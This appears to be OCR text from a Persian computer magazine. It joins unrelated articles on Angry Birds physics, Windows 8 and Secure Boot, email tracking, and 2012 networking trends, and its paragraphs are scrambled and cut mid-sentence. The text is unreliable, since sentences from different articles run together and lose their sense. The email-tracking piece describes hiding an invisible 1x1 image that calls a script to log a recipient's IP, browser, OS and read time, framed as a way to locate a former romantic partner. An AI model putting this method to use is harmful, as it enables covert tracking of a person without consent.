
خلاصه

به نظر می‌رسد که وقتی به پرندۀ زرد Angry Birds ضربه می‌زنید، دو چیز ممکن است اتفاق بیفتد. اول، سرعت آن تا 30 m/s افزایش یابد (در همان جهتی که در حال حرکت بوده است). دوم، اگر زاویه‌ی سرعت آن بیشتر از 20° زیر خط افق باشد، شتاب عمودی کمتر از 9.8 m/s^2 خواهد بود.

باید بکنم این است که یک مشت پرندۀ زرد پرتاب کنم و دنبال رابطه‌ای بین حرکت اولیه (قبل از ضربه) و حرکت بعد از ضربه بگردم.

نگاهی به تغییر سرعت

یک نمودار بزرگی سرعت درست قبل و بعد از ضربه.




شما به این نمودار نگاه می‌کنید و به نظر می‌رسد که ممکن است رابطه‌ای وجود داشته باشد. اما من می‌خواهم جرأت کنم و بگویم که بزرگی سرعت بعد از ضربه همیشه 30 m/s است. بله می‌بینم که یک مورد بزرگی سرعت حدود 25 m/s و دیگری 26 m/s داریم اما بیشتر آنها خیلی نزدیک به 30 m/s هستند. به یاد داشته باشید که این نمودار از 24 m/s روی محور عمودی شروع می‌شود.

زاویه چطور؟

اگر فقط سرعت پرندۀ زرد بعد از ضربه به 30 m/s برسد، جهت چه؟ این نموداری از سرعت پرندۀ (درجه از سطح افق) قبل از ضربه در مقابل بعد از ضربه است.

به نظر می‌رسد یکی هستند. (این چیز خوبی است!)



شتاب عجیب غریب

نمودار بعدی را بررسی کنید. این نمودار مسیر حرکت X و Y پرندۀ برای موردی است که پرندۀ در حال حرکت به سمت بالا بعد از ضربه است. توجه کنید که در مسیر Y، هم قبل و هم بعد از ضربه یک سهمی به نظر می‌رسد. این به این خاطر است که شتاب عمودی در این موارد یکسان است. حال اینجا موردی است که به سمت پایین پرتاب شده است. (این نموداری از موقعیت مکانی Y و سرعت Y است).

در این مورد شتاب پرندۀ بعد از ضربه متفاوت است. می‌توانید با نگاه کردن به گراف موقعیت (که یک خط تقریباً راست را نشان می‌دهد) و همچنین

Windows 8

■ گردآوری و ترجمه: سارا صادقیان، مینا ترقی ■

با ویندوز ۸ توزیع کنند، باید عملی به نام "بوت ایمن" را پیاده سازی کنند. هرچند در حال حاضر معلوم نیست که آیا این تکنولوژی حق نام خود را ادا خواهد کرد یا به جای آن نام "بوت محدود" را کسب خواهد کرد. اگر این کار درست انجام شود؛ "بوت ایمن" برای این طراحی شده است که با جلوگیری از بارگذاری برنامه های باینری (Binary) غیرمجاز در هنگام بوت شدن، از کامپیوتر در مقابل برنامه های مخرب محافظت کند. در عمل، این

به آن معناست که کامپیوترهایی که آن را پیاده سازی می کنند، سیستم عامل های غیرمجاز - شامل سیستم هایی که در ابتدا مجاز بوده اند اما تغییر داده شده اند، بدون اینکه دوباره تایید شوند - را بوت نخواهند کرد.

این می تواند ویژگی ای باشد که لیاقت نامش را داشته باشد، مادامی که کاربر قادر باشد تا برنامه هایی که می خواهد استفاده کند را مجاز کند، تا بتواند نرم افزارهایی را که توسط خودش یا کسانی که به آن ها اعتماد دارد، نوشته یا تغییر



فروشگاه اپلیکیشن

از دیگر ویژگی های جدید این ویندوز با توجه به این که اپلیکیشن های بسیار زیادی برای ویندوز در دسترس است، ارائه ای یک فروشگاه اپلیکیشن، یعنی چیزی شبیه Mac App Store است. مایکروسافت اعلام کرده است که هم اپلیکیشن های تحت مترو و هم اپلیکیشن های کلاسیک ویندوز، در اپ استور مایکروسافت به فروش خواهد رسید. قطعا مایکروسافت برای آنگریز شدن به ویندوز جدید به همین امکانات بسنده نکرده و ما

برای آشنایی بیشتر با دیگر ویژگی های این ویندوز، باید تا زمان ارائه ی نهایی آن منتظر بمانیم. اما از طرفی در راستای

برشمردن معایب این ویندوز، یک موسسه تحقیقاتی می گوید که ویندوز جدید مایکروسافت

برای بسیاری از کاربران کامپیوترهای رومیزی و لپ تاپ ها یک محصول بی ربط خواهد بود و این کاربران از ویندوز ۷ به ویندوز جدید مهاجرت نخواهند کرد. مشکل سازگاری نرم افزارها با ویندوز جدید، اضافه شدن ویژگی جدیدی به نام سکيور بوت (بوت ایمن) و همچنین نگرانی هایی که در مورد آینده برنامه نویسی در ویندوز ۸ به وجود آمده، باعث شده که این شرکت پیش بینی کند که در سال ۲۰۱۲ از هر ده کاربر ویندوز ۷ فقط یک نفر به ویندوز جدید مهاجرت می کند. در ادامه به طور خلاصه هریک از این محدودیت ها را شرح می دهیم:

بوت ایمن

آیا "بوت ایمن" کامپیوتر شما "بوت محدود" از کار در خواهد آمد؟ مایکروسافت اعلام کرده است که اگر سازندگان کامپیوتر می خواهند دستگاه هایی با لوگوی "سازگار

در ماه هایی که مایکروسافت سرگرم ارائه ی نسخه های پیش نمایش ویندوز ۸ است، ما نیز می خواهیم تا در این مقاله از معایب و مزایای این ویندوز جدید و افکار مایکروسافت برای ارائه ویندوز ۸ صحبت کنیم.

شرکت مایکروسافت که بازار سیستم عامل را در جهان به دست گرفته، ثابت کرده که قادر است هر نسخه ویندوز را با تغییرات زیادی نسبت به نسخه های قبلی اش ارائه دهد. البته با این وجود، ویندوز ۸ یک آپدیت بزرگ به شمار

نمی رود، در عوض این سیستم عامل نسخه ای بهبود یافته از ویندوز ۷ خواهد بود. رئیس بخش ویندوز، استیون سینوفسکی اظهار کرده است: «ما سعی کردیم، با ویندوز هشت تصور شما را نسبت به نحوه کار با یک PC تغییر دهیم».


وی همچنین گفت که ویندوز بعدی با لپ تاپ ها، دستکاپ ها و تبلت ها سازگار خواهد بود و هر چیزی که با ویندوز ۷ کار می کند، می تواند که با ویندوز بعدی نیز به خوبی سازگار باشد. بنابراین نه تنها کلیه نرم افزارهایی که برای ویندوز ۷ طراحی شده اند، بر روی ویندوز ۸ نیز کار می کنند؛ بلکه سخت افزار لازم برای ویندوز جدید، همان منابع سخت افزاری برای ویندوز ۷، حتی کمتر است! در ادامه به برخی از ویژگی های مثبت این ویندوز اشاره می کنیم:

رابط کاربری زیبا

اولین تغییر قابل توجه در ظاهر ویندوز بعدی، نمای جدید آن به نام Metro (مانند رابط کاربری در ویندوز فون ۷) می باشد، که دارای ظاهری زیبا جهت آغاز حرکت به دنیای لمسی می باشد. مایکروسافت رابط مترو را به عنوان یک جزء هسته ای این سیستم عامل به کار برده است.

سازگاری با ARM

به این ترتیب نسخه بعدی ویندوز مایکروسافت، قابلیت پشتیبانی از پردازنده های ARM را دارا خواهد بود. حالا کمپانی هایی که می خواهند محصولات مبتنی بر چیپ ARM بسازند، فرصت استفاده از ویندوز را پیدا می کنند.



رئیس بخش ویندوز، استیون سینوفسکی اظهار کرده است: «ما سعی کردیم، با ویندوز هشت تصور شما را نسبت به نحوه کار با یک PC تغییر دهیم»

داده شده اند را اجرا کند. هرچند ما نگران آن هستیم که مایکروسافت و تولید کنندگان سخت افزار این محدودیت های بوت را طوری پیاده سازی کنند که از بوت کردن هر چیزی جز ویندوز توسط کاربران جلوگیری به عمل آید. در این صورت ممکن است "بوت محدود" نام ادامه در صفحه بعد ...

خواهد شد! حتی کدنویسی محلی برای Win32 هم که توسط Visual C++ انجام می‌گرفت، متحول شده و بزودی WinC++ جایگزین آن می‌شود. نکته اینجاست که این تنها یک تغییر نام نیست، بلکه هدف اصلی، تغییر کامل API ویندوز می‌باشد و در آینده HTML5 و یک فریم ورک جدید به نام WinRT جایگزین چارچوب فعلی خواهد شد. البته Syntax زبان‌های ویژه مایکروسافت (C# و VB) حفظ گشته و برای توسعه در API جدید استفاده خواهند شد و برنامه نویسان می‌توانند از این جهت خیالشان راحت باشد!

زمان ارائه ویندوز

انتخاب خود را نصب کند. دارندگان کامپیوتر نباید به گشتن دنبال راه خارجی مجاز کردن برای عمل به آزادی‌هایشان احتیاج داشته باشند.

محدودیت‌های پیش روی برنامه نویسان


در حال حاضر ویندوز ۸ از کلیه تکنولوژی‌ها و ابزارات قدیمی ویندوز (تحت عنوان Desktop Apps) پشتیبانی می‌کند ولی موضوعی که برنامه نویسان را نگران کرده، هدف اصلی مایکروسافت یعنی حذف تدریجی بسیاری از تکنولوژی‌های فعلی و جایگزینی آن‌ها با امکانات جدید است! بنابراین در آینده نرم‌افزارهای کنونی دیگر قابل اجرا بر روی ویندوز نخواهد بود و همه آنها باید مجدداً

بهتری برای این تکنولوژی باشد. این الزام یک محدودیت فاجعه آمیز برای کاربران کامپیوتر است نه یک ویژگی امنیتی!

این الزام احتمالی بوت محدود، به عنوان بخشی از ویژگی‌ای است که UEFI (Unified Extensible Firmware Interface) نام دارد که به عنوان رابطی میان سخت افزار کامپیوتر و نرم‌افزاری که اجرا می‌کند، تعریف می‌شود. این نرم‌افزاری است که به کامپیوتر شما اجازه‌ی بوت شدن می‌دهد و به منظور جایگزین شدن BIOS سنتی است. بیشتر کامپیوترهای Hp, Dell و Lenovo با UEFI می‌آیند و دیگر تولید کنندگان هم خیلی عقب نیستند. تمام کامپیوترهای اپل با EFI یا اجزایی از UEFI همراه هستند. در هنگام بوت شدن، این نرم‌افزار زنجیره‌ای را شروع می‌کند که می‌تواند کرنل و سایر اجزای سیستم‌عامل شما را با استفاده از پروتکل کلید عمومی مجاز شناختن بر مبنای کریپتوگرافی، بررسی کند تا مطمئن شود که آن‌ها از راه‌های غیر مجاز تغییر داده نشده‌اند. اگر این اجزا این آزمون را رد (Fail) شوند، کامپیوتر بوت نخواهد شد.

تهدید، خود ویژگی UEFI نیست! بلکه این است که تولید کنندگان کامپیوتر تصمیم بگیرند چگونه محدودیت‌های بوت را پیاده سازی کنند. بسته به پیاده سازی یک تولید کننده، آن‌ها می‌توانند سیستم کاربران را برای آن‌ها قفل کنند و از این که آن‌ها یک سیستم‌عامل آزاد (Free) را روی آن نصب کنند یا با بوت وارد آن شوند، جلوگیری کنند. خیلی مهم است که تولید کنندگان، پیاده سازی UEFI را درست انجام دهند. برای احترام به آزادی کاربر و حفاظت واقعی از امنیت او یا باید راهی برای غیر فعال کردن محدودیت‌های بوت ارائه دهند، یا راهی مطمئن که به دارنده کامپیوتر اجازه دهد که یک نرم‌افزار سیستم‌عامل آزاد به

Windows 8 Platform and Tools



مایکروسافت هنوز تاریخ رسمی ارائه نسخه نهایی را اعلام نکرده است، اما پیش بینی می‌شود در اوایل پاییز سال ۲۰۱۲ باید منتظر ارائه رسمی ویندوز ۸ باشیم. اما به نظر می‌رسد نسخه‌ی بتای ویندوز ۸ تا اواخر ماه فوریه آماده داندلود باشد.

برای ویندوز جدید بازنویسی شوند. با تصمیم مایکروسافت مبنی بر گسترش سیستم عامل ویندوز بر روی تمامی پلتفرم‌ها، این شرکت قصد دارد ویندوز را کاملاً دگرگون کند؛ بنابراین طبق اطلاعات موجود به نظر می‌رسد که قرار است به زودی Silverlight و WPF حذف شوند و در ادامه آن NET. (دات نت) نیز حذف

ردیابی ایمیل

سید محمد معین حسینی منش

خوندن ایمیل، نوع مرورگر و سیستم‌عامل را به دست آورد، که یا می‌توانیم این اطلاعات را به خودمون ایمیل کنیم یا توی دیتابیس وارد کنیم. حالا این صفحه یا یک عکس تولید می‌کنه یا با استفاده از کتابخانه GD (کتابخانه معروف php برای عکس) یک عکس به خروجی می‌فرستد. البته یک راه حل ساده تر هم وجود داره که اونم استفاده از سایت های آماده است که طبیعتاً لذت این روش رو نداره. یکی از این سایت‌ها readnotify.com است که بعد از عضویت در آن باید آدرس کسی رو که می‌خواهید به او ایمیل بنید رو وارد کنید.

اینجاست که به جادوی عکس می‌رسیم! حتماً دیدید که در بعضی از ایمیل‌هایی که براتون میاد، یک سری عکس هست که نشون داده نمی‌شن؛ بعد شما روی گزینه‌ای بالای ایمیلتون کلیک می‌کنید که عکس‌های اون را نشون بده. خب اینجاست که باید یک عکس کوچک به ایمیلتون اضافه کنید. برای اینکار معمولاً یک عکس ۱ پیکسل در ۱ پیکسل سفید رنگ درست می‌کنیم تا نشون داده نشه و مشخص نشه که ایمیل داره ردیابی میشه. حال به جای لینک عکس، لینک یک اسکریپت را قرار می‌دهیم. با این کار هر وقت خواست عکس‌ها رو نمایش بده به این صفحه یک درخواست فرستاده میشه که می‌تواند زمان

تا حالا شده به کسی اس ام اس بدین ولی جوابتون رو نده؟ اگر شکست عشقی خورده باشید، حتماً همچین اتفاقی واستون افتاده! و احتمالاً شما خیلی دوست داشتین بدونین که اس ام اس تون رو خونده یا نه، که جواب نداده!

اگه یک ذره کامپیوتری باشید و با ایمیل با عشقتون در ارتباط باشین! یک راه حلی وجود داره که نه تنها می‌فهمید ایمیلتون خونده شده یا نه، بلکه می‌توانید زمان خوندن آن، سیستم‌عامل، مرورگر و آی پی طرف مقابل را نیز به دست آورید؛ با این کار شاید بتوانید محل خانه یا حداقل منطقه‌شون رو هم بفهمید.

ولی چطور باید این کار را انجام داد؟

شبکه در سال ۲۰۱۲؛ نبرد چالش و راه کار

■ حسین یاورى ■

در این مقاله مهم ترین چالش ها و سمت و سوی شبکه های کامپیوتری در این سال میلادی به صورت مختصر مرور و بررسی شده است. در یک جمع بندی به نظر می رسد چالش اصلی همه حوزه های شبکه یک موضوع است: «Big Data». مفهومی که به تازگی مطرح شده و به طور کلی به افزایش حجم اطلاعات غیر ساختارمند و یکپارچه در کنار ذخیره سازی و پردازش آن ها می پردازد. Big Data اکنون چالش اصلی شبکه های گسترده و شرکت های بزرگ است و انواع راهکارهای کلاود، مجازی سازی، محاسبات موبایل، مراکز داده و حتی سیستم های نظارت تصویری و بی سیم را به خود مشغول می کند. در ابتدا این مفهوم را بررسی می کنیم و بعد به سراغ فناوری ها و حوزه های دیگر دنیای شبکه می رویم.

Big Data؛ حرکت افزایش اطلاعات

وقتی بحث اطلاعات مطرح می شود، باید این نکته را در نظر داشته باشیم که دو نوع اطلاعات داریم: اطلاعات ساختارمند که توسط ماشین های محاسباتی و کامپیوترها تولید شده و اطلاعات غیر ساختارمند که توسط انسان ها تولید می شوند. اطلاعات ساختارمند مدیریت و ذخیره سازی به مراتب ساده تر و کم هزینه تر است. در مقایسه با اطلاعات غیر ساختارمند دارند. بیش از نود درصد اطلاعات دیجیتالی در جهان، غیر ساختارمند و نامرتب و با سرعت بسیار زیادی در حال رشد و افزایش هستند؛ به طوری که مدیریت آن ها به یک معضل اساسی تبدیل شده و شرکت ها به دنبال ابزارهایی برای کنترل و مدیریت اطلاعات در حجم های گسترده هستند. در چندین گزارش از وضعیت آینده شبکه ها در سال ۲۰۱۲ عبارت Big Data را می توان دید و به جدی بودن این موضوع پی برد. شبکه های اجتماعی یکی از بزرگ ترین تولید کنندگان اطلاعات غیر ساختارمند در شبکه های کنونی هستند. هر شخص روی پروفایل خود ده ها تصویر، فیلم، صوت و اطلاعات دیگر دارد، چون اطلاعات خصوصی هستند، توسط سازمان های بزرگ قابل مدیریت نیستند. این داده ها همچنین، روزانه ترافیک اینترنت را افزایش می دهند. ابزارهای مدیریت اطلاعات غیر ساختارمند مختلفی از شرکت هایی مانند IBM، Greenplum، هیتاچی، اوراکل و بنیاد آپاچی در اختیار شرکت ها قرار داده می شود، اما همگی به یک نوع داده وابسته هستند و نمی توانند داده های مختلف را مرتب سازی کنند. برای نمونه این ابزارها نمی توانند ترافیک داده های تولید شده توسط گوشی های موبایل را کنترل کرده و پوشش دهند. براساس گزارش های منتشر شده، در سال آینده حجم کل اطلاعات دیجیتالی در جهان چهل درصد افزایش خواهد یافت؛ یعنی چیزی حدود ۱/۴ زتابایت افزایش اطلاعات داریم (هر زتابایت تقریباً برابر با هزار اگزابایت است). به همین دلیل، شرکت های بزرگ ارائه دهنده راهکارهای ذخیره سازی و مدیریت اطلاعات، نسبت به این موضوع حساس شده اند و درحال بررسی شیوه های مختلف آنالیز و مدیریت اطلاعات هستند. بدون شک، یکی از گزینه های مطرح، سرویس های مبتنی بر فناوری کلاود است که البته به قدرت محاسبات بسیار زیادی برای پردازش اطلاعات نیاز دارد.

شبکه های اجتماعی؛ حرکت به سوی کاربرهای جدید

بسیاری از کارشناسان شبکه، سال ۲۰۱۲ را سال

«شبکه های اجتماعی» نامیده اند و معتقدند، با گسترش و استقبال از دستگاه هایی مانند تبلت ها و اسمارت فون ها، کاربران این گونه شبکه ها چندین برابر خواهند شد. تعداد کاربران بزرگ ترین شبکه اجتماعی فعلی جهان در سال ۲۰۱۲ از مرز یک میلیارد نفر خواهد گذشت (در حال حاضر، نزدیک به هشتصد میلیون کاربر در این سایت ثبت نام کرده اند). گوگل پلاس نیز داوطلب بدی رشد در سال آینده است. این محصول گوگل با توجه به ویژگی ها و مشخصات متفاوتی که نسبت به دیگر شبکه های اجتماعی دارد، مورد توجه قرار خواهد گرفت و کاربران زیادی را به خود سرگرم خواهد کرد. موضوع شبکه های اجتماعی در آینده فقط به این جا ختم نمی شود و شاهد افزوده شدن این پلتفرم به سیاست ها و ابزارهای شرکت ها و کسب و کارها خواهیم بود. مزایای بی شمار کسب و کار روی شبکه های اجتماعی و ارتباطات و تعاملات کاربران در این شبکه ها، ظرفیت خفته ای است که شرکت ها در سال آینده آن را بیاد و بالفعل خواهند کرد. کارمندان دپارتمان های مختلف یک شرکت می توانند بدون هیچ هزینه ای از این پلتفرم برای تبادل اطلاعات استفاده کنند. شرکت های بازاریابی و تبلیغاتی می توانند با کمترین هزینه محصول و پیشنهادات خودشان را در معرض بازدید میلیونی کاربران قرار دهند. شرکت هایی که از کارمندان راه دور یا کارمندان در حال حرکت استفاده می کنند، می توانند با شبکه های اجتماعی بهتر از هر وسیله دیگری ارتباط برقرار کرده و همیشه به صورت آنلاین به آن ها دسترسی داشته باشند. افزایش اطلاعات روی شبکه های اجتماعی نیز موضوع قابل توجه دیگری است که در بخش Big Data به آن پرداختیم و اشاره داشتیم که هر کاربر به طور خودکار به تولیدکننده محتوا و ترافیک روی وب و اینترنت تبدیل شده و اشتراک گذاری این اطلاعات یک فضای جدید داده ای ایجاد خواهد کرد که به یک چالش جدی تبدیل می شود.

مجازی سازی؛ حرکت با چراغ خاموش

«چگونه می توان اطلاعات را روی شبکه و اینترنت ذخیره و مدیریت کرد؟ در حالی که در هر ثانیه چندین بار افزایش می یابند؟» تا یکی دو سال پیش تصور می شد که مراکز داده مشکل اطلاعات را حل می کنند، اما اکنون نیاز به مراکز داده با هزینه و سیستم های فیزیکی کمتر در کنار مصرف انرژی بهینه، مشکل جدید شرکت های بزرگ است. نکته جالب توجه آن که بیش از ۶۵ درصد هزینه مراکز داده، صرف ذخیره سازی و نگهداری از اطلاعات می شود. در این وضعیت فقط یک فناوری می تواند مشکل گشا باشد: مجازی سازی. ایده ذخیره سازی اطلاعات از راه دور و Off-Site به طوری که نیاز نباشد تمام شبکه فعال باشد، راهکاری است که شرکت های گسترده در پیش گرفته اند و در این سال باید شاهد انتشار ویژگی ها و مشخصات آن باشیم. در این ایده فناوری های Cloud Computing، Utilities و Computing مجازی سازی دست به دست هم می دهند تا ذخیره سازی اطلاعات با هزینه کمتر و بدون محدودیت انجام شود. همچنین استفاده از نرم افزارها و پلتفرم های این سورتس برای ذخیره سازی اطلاعات به صورت توزیعی، یکی دیگر از فناوری های است که در سال آینده پررنگ تر خواهد بود. سرویس هایی مانند هادوپ

از بنیاد آپاچی که یاهو در سال ۲۰۰۷ به طور رسمی از آن حمایت و استفاده کرد و MapReduce از گوگل که در سال ۲۰۰۴ کلید خورد، نمونه ای از پلتفرم هایی هستند که می توانند اطلاعات را با حجم زیاد روی سرورها و سایت های مختلف ذخیره سازی کنند و در آن ها از فناوری های مجازی سازی استفاده شده است. OpenStack، پروژه دیگری است که سعی دارد با استفاده از فناوری های مجازی سازی و کلاود، اطلاعات را روی چندین پلتفرم و با چندین فرمت مختلف به اشتراک بگذارد و متناسب با هر مشتری، اطلاعات مورد نیازش را آنالیز کرده و در اختیار او قرار دهد. این پروژه از سوی ناسا نیز حمایت و توسعه داده می شود و بیش از شصت شرکت بزرگ مانند سیسکو، دل، اینتل، مایکروسافت، سیتیکس و... پشتیبان آن هستند. مجازی سازی به شرکت های متوسط و کوچک بازار نیز کمک می کند تا از سرویس های مختلف ذخیره سازی و پردازش اطلاعات بدون پرداخت هزینه زیاد یا نیاز به مراکز داده استفاده کنند.

محاسبات ابری؛ حرکت به سوی کاربران نهایی

بدون شک یکی از فناوری های برتر سال، محاسبات ابری خواهد بود. این موضوع هم در گزارش مؤسسه گartner و هم در گزارش IDC تأکید شده و در نشریه ها نیز به شدت مورد توجه قرار گرفته است. اما مهم ترین اتفاق در این عرصه، حرکت از سرویس های کلاود خصوصی و کلاود عمومی به سوی کلاود خانگی است. از جمله موضوعاتی که امروزه بیشتر مطرح می شود و در آینده نزدیک بیشتر درباره آن خواهیم شنید، می توان به Cloud Gaming و Low Cost Cloud اشاره کرد. تاکنون به نظر می رسید که فناوری کلاود، مخصوص شرکت های بزرگ و گسترده است و کاربران نهایی فقط مصرف کننده ی صرف هستند و توسعه یا بهره برداری از سرویس های سفارشی برای آن ها امکان پذیر نیست؛ اما در سال ۲۰۱۲ این تعریف ها تغییر خواهند کرد و کاربران نهایی نیز وارد بازی می شوند. یکی از سرویس هایی که انتظار می رود در این سال به وقوع بپیوندد، دسترسی به حساب های کاربری ایمیل مبتنی بر کلاود روی هر سیستم عامل یا پلتفرم برای کاربران بدون نیاز به دانلود اطلاعات خاص است. اشتراک گذاری تقویم و اطلاعات گوشی موبایل، تصاویر و سنکرون کردن دستگاه های مختلف همراه مانند اسمارت فون ها یا تبلت ها، سرویس هایی هستند که بر بسترهای کلاود بیشتر رشد و توسعه داده خواهند شد. کاربران می توانند صدها و هزاران عکس را روی اینترنت نگه داری، ویرایش و ذخیره کنند، بدون این که به دستگاه های ذخیره سازی شخصی نیازی داشته باشند. همچنین می توانند به صدها گیگابایت موسیقی و فیلم در هر زمان که نیاز داشته باشند، دسترسی پیدا کنند و آن ها را اجرا کنند، در صورتی که هیچ هزینه ای زمانی برای جمع آوری آن ها صرف نکرده باشند و به نگه داری آن ها روی کامپیوتر و دستگاه های همراه نیاز نداشته باشند؛ صدها گیگابایت اطلاعات همراه. به طور خاص سرویس iCloud روی سیستم عامل iOS ۵ این هدف را دنبال می کند. توسعه دهندگان سرویس هایی مانند Google Doc و LibreOffice نیز دوست دارند کاربران را به سوی نرم افزارهای اداری و ویرایشی اطلاعات آنلاین سوق

ادامه در صفحه بعد ...

بدهند. در همین راستا مایکروسافت نیز در ویندوز ۸ به دنبال یکپارچگی بیشتر با سرویس Office ۳۶۵ است که هم روی دستگاه‌های دسکتاپ و هم روی تبلت‌ها قابل استفاده خواهد بود. یکی دیگر از سرویس‌های دیگری که برای مدیریت و پردازش اطلاعات آنلاین می‌توانیم نام ببریم، SkyDrive است. Spotify، LoveFilm، Netflix، YouView IP TV و ده‌ها سرویس دیگر در سال ۲۰۱۲ سعی می‌کنند دسترسی و پردازش اطلاعات مالتی‌مدیا و تلویزیون را برای کاربران آسان‌تر کنند و بتوانند با هر دستگاهی و در هر زمان و مکانی به چیزی که می‌خواهند، روی بستر کلاود و از طریق شبکه اینترنت دسترسی داشته باشند. این سرویس‌ها در یکی دو سال اخیر هم وجود داشتند، اما شاید بتوانیم بگوییم که سال شکوفایی آن‌ها در سال ۲۰۱۲ خواهد بود. اما در بخش شرکت‌های بزرگ چه اتفاقی خواهد افتاد؟ در پشت صحنه هر سرویس کلاود، برای کاربران نهایی یک شبکه غیرساختارمند به همراه مجازی‌سازی قرار دارد که امکان استفاده از آن سرویس را روی هر سیستم‌عامل فراهم می‌کند. منابع مختلف پویا، محاسبات توزیع شده، مراکز داده، سخت‌افزارهای امنیتی و نرم‌افزارهای جدید توزیع شده، همه بهترین فرصت را برای شرکت‌های متوسط و بزرگ فراهم می‌کنند تا در توسعه کلاود نقش داشته باشند و کسب و کار خود را به این سو ببرند. شرکت CompTIA یکی از مجریان مدارک IT در انگلستان، در آخرین تحقیق خود از شرکت‌ها عنوان کرده که در دوازده ماه آینده، هجده درصد از شرکت‌های SME (شرکت‌های کوچک یا متوسط) از فناوری و سرویس‌های کلاود استفاده می‌کنند و سی درصد نیز قصد دارند کسب‌وکار خود را به این سمت گرایش دهند.

بی‌سیم؛ حرکت رو به جلوی فناوری‌های فضایی

«در سال ۲۰۱۲ در دنیای شبکه‌های بی‌سیم چه اتفاقات تازه‌ای رخ خواهد داد؟»، M2M، NFC، LTE، WiMAX، Video ۸۰۲،۱ac/ad و چندین فناوری دیگر نامزدهای ما در این بخش هستند. M2M یا سرویس‌های ماشین به ماشین، چند سالی است که مطرح شده و محصولات و تجهیزات آن نیز وارد بازار شده‌اند؛ اما عدم وجود مراکز اصلی هدایت‌کننده و رهبری در کنار عدم قابلیت اطمینان و پایداری شبکه‌های مبتنی بر این محصولات باعث شده که هنوز به دوران شکوفایی شبکه‌های M2M نرسیده باشیم. برخی کارشناسان و مدیران شرکت‌ها سال ۲۰۱۲ را برای M2M یک سال بزرگ می‌دانند و بر این باور هستند که در این سال اپراتورها توجه ویژه‌ای به این نوع شبکه‌ها خواهند داشت و ورود نرم‌افزارهای جدید باعث رشد این بازار می‌شود. یک پیش‌بینی نشان می‌دهد تعداد محصولات مبتنی بر شبکه‌های M2M از ۶۲ میلیون در سال ۲۰۱۰ به ۲/۱ میلیارد در سال ۲۰۲۰ خواهد رسید که تقریباً رشد ۳۶ درصدی در هر سال را تجربه می‌کند. NFC نیز انتخاب اول برخی از مدیران به عنوان فناوری برتر سال ۲۰۱۲ است. در این سال تعداد بسیار بیشتری از گوشی‌ها از فناوری‌ها و سخت‌افزار NFC پشتیبانی و استفاده می‌کنند و با ایجاد زیرساخت‌های فیزیکی در شهرها، اپراتورها این سرویس را به خدمات خود اضافه خواهند کرد.

G4 و Mobile Computing؛ تسخیر همه چیز!

«پیش از دوپست سرویس‌دهنده بزرگ در کل دنیا آماده ارائه و آزمایش سرویس‌های شبکه‌های G4 LTE تجاری هستند.» این عبارت به خوبی نشان می‌دهد که سال پیش رو چقدر برای طرفداران و علاقه‌مندان نسل جدید شبکه‌های موبایل اهمیت دارد. از جمله قابلیت‌های جدید این نسل، امکان استفاده از ویدیو روی موبایل و اتصال تجهیزاتی مانند تبلت به شبکه‌های موبایل و استفاده از سرویس‌های اینترنت پرسرعت است. سرویس‌های موبایل مرتبط با سلامتی نیز در این سال رواج بیشتری خواهد یافت. جیمز استیبلز نویسنده نشریه وات‌لپ‌تاپ می‌گوید: «نوت‌بوک‌ها و تبلت‌ها دارند کوچک‌تر و سبک‌تر می‌شوند و تا چند سال آینده جای اسمارت‌فون‌ها و شاید گوشی‌های موبایل را می‌گیرند. بنابراین، نیاز خواهیم داشت که همه فناوری‌ها را روی شبکه‌های همراه و موبایل داشته باشیم. بنابراین، سال ۲۰۱۲ و سال‌های بعدی شاهد برتری و حضور موبایل در همه حوزه‌ها خواهیم بود.» وقتی این اظهارنظر را در کنار فعالیت اپراتورهای بزرگ موبایل روی G4، نسل بعدی شبکه‌های همراه قرار 